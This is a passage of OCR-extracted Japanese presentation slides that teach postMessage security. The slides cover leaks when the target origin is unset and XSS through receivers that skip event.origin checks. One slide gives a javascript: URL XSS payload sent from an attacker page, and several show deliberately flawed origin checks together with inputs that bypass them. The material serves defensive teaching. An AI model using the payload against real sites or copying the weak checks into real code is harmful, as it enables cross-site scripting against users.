
```
win = window.open('https://trusted.test/','popup');
setInterval(()=>{
  win.postMessage('ping','https://trusted.test');
},1000);
```



postMessage基礎: 受信

messageイベントをリッスンする

```
window.addEventListener('message', event => {
  console.log(event.data);// "pong"
},false);
```




起こり得る脆弱性

- 送信時、機密情報を外部へ送ってしまうパターン
- 受信時、重要な操作を許してしまうパターン
  - こっちのやらかしが多い

送信時の脆弱性


- 機密情報をやりとりしているのに、第2引数で受信できるオリジンを制限していないと、任意のオリジンに情報が漏れてしまう

```
window.addEventListener('message', event => {
  console.log(event.data);// "super-secret"
},false);
```



送信時の脆弱性: 対策

- ちゃんと送信先オリジンを第2引数で指定するだけ




Failed to execute 'postMessage' on 'DOMWindow': The target origin provided ('https://trusted.test') does not match the recipient window's origin ('https://attacker.test').

受信時の脆弱性

- メッセージに基づいて重要な操作をしているとき、メッセージを送信してきたオリジンをチェックしていないと脆弱性に
  - この操作経由のXSSがかなりありがち

```
window.addEventListener('message', event => {
  switch(event.data.cmd) {
    case 'navigate':
      location.href = event.data.url;// XSS!!
    case 'reload':
      [...]
  }
},false);
```

受信時の脆弱性: 攻撃例


https://attacker.test
1. window.open() で
attackerのページを開く
2. window.open後、自身をナビゲーション
(直前のスライドのmessageリスナーがあるページ)
https://example.com
4. XSS!
(popup)
https://attacker.test
PM
opener.postMessage({"cmd":"navigate","url":"javascript:alert(/XSS/)"},'*');
3. 脆弱なリスナーがあるページに向けて細工したメッセージを送信

受信時の脆弱性: 対策

- event.originプロパティをチェックして期待したオリジンかどうかをチェックする

```
window.addEventListener('message', event => {
  if(event.origin !== 'https://trusted.test') {return;}
  switch(event.data.cmd) {
    case 'navigate':
      location.href = event.data.url;// XSS!!
      [...]
  }
},false);
```

簡単に聞こえるが、このチェックのやらかしがかなり多い… ➡

origin検証の失敗例 #1: 正規表現

- 正規表現が厳密でないケース

```
if(!/^https?:\/\/www.example.com/.test(event.origin)){
  return;
}
```

origin検証の失敗例 #1: 答え合わせ

ドットが未エスケープ

https://wwwXexample.com

```
if(!/^https?:\/\/www.example.com/.test(event.origin)){
  return;
}
```

http: URLが許可されている

http://www.example.com

末尾のチェックがない

https://www.example.com.attacker.test

origin検証の失敗例 #2: startsWith/endsWith

・指定した文字列で 始まる/終わる ならtrue

```
if(!event.origin.startsWith('https://trusted.test')){
  return;
}
```

サブドメインを許可したい意図のendsWithはありがち：

```
if(!event.origin.endsWith('trusted.test')){
  return;
}
```

origin検証の失敗例 #2: 答え合わせ

https://trusted.test.example.com も通ってしまう

```
if(!event.origin.startsWith('https://trusted.test')){
  return;
}
```

https://this-is-untrusted.test も通る

```
if(!event.origin.endsWith('trusted.test')){
  return;
}
```

origin検証の失敗例 #3: indexOf

- 指定した部分文字列が最初に出現する位置を数値で返す
  - 例：先頭から出現したら0。出なければ -1

```
if(event.origin.indexOf('https://trusted.test') !== 0){
  return;
}
```

origin検証の失敗例 #3:答え合わせ

https://trusted.test.example.com が誤って許可される

```
if(event.origin.indexOf('https://trusted.test') !== 0){
  return;
}
```

最初から出現するので以下は 0:


```
"https://trusted.test.example.com".indexOf('https://trusted.test')// 0
```

別の視点：チェック通過後の処理

- オリジンの検証は正確だとしても、そもそもそのあと任意JSを実行できるようなコードはないのが望ましい
- 許可しているオリジンにXSSがあったら自分のオリジンにXSSを許すことになるため

```
window.addEventListener('message', event => {
  if(event.origin !== 'https://trusted.test') {return;}
  switch(event.data.cmd) {
    case 'navigate':
      location.href = event.data.url;// OK??
      [...]
  }
},false);
```

XSSからXSSへ繋げる例

